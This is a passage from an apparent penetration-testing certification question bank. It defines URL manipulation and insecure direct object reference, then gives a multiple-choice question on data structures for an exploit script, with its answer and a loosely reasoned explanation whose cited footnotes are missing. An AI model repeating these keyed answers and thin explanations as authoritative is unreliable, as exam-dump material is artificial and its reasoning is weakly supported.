URL manipulation is a type of attack that exploits a vulnerability in a web application that allows an attacker to modify parameters or values in the URL to access unauthorized resources or functions. Insecure direct object reference is a type of attack that exploits a vulnerability in a web application that allows an attacker to access objects or resources directly by modifying their identifiers or references in the URL or request.

#### NEW QUESTION 295

An exploit developer is coding a script that submits a very large number of small requests to a web server until the server is compromised. The script must examine each response received and compare the data to a large number of strings to determine which data to submit next. Which of the following data structures should the exploit developer use to make the string comparison and determination as efficient as possible?

- A. A list
- B. A tree
- C. A dictionary
- D. An array

**Answer: C**

#### Explanation:

data structures are used to store data in an organized form, and some data structures are more efficient and suitable for certain operations than others. For example, hash tables, skip lists and jump lists are some dictionary data structures that can insert and access elements efficiently<sup>3</sup>. For string comparison, there are different algorithms that can measure how similar two strings are, such as Levenshtein distance, Hamming distance or Jaccard similarity<sup>4</sup>. Some of these algorithms can be implemented using data structures such as arrays or hashtables<sup>5</sup>.

#### NEW QUESTION 296

.....

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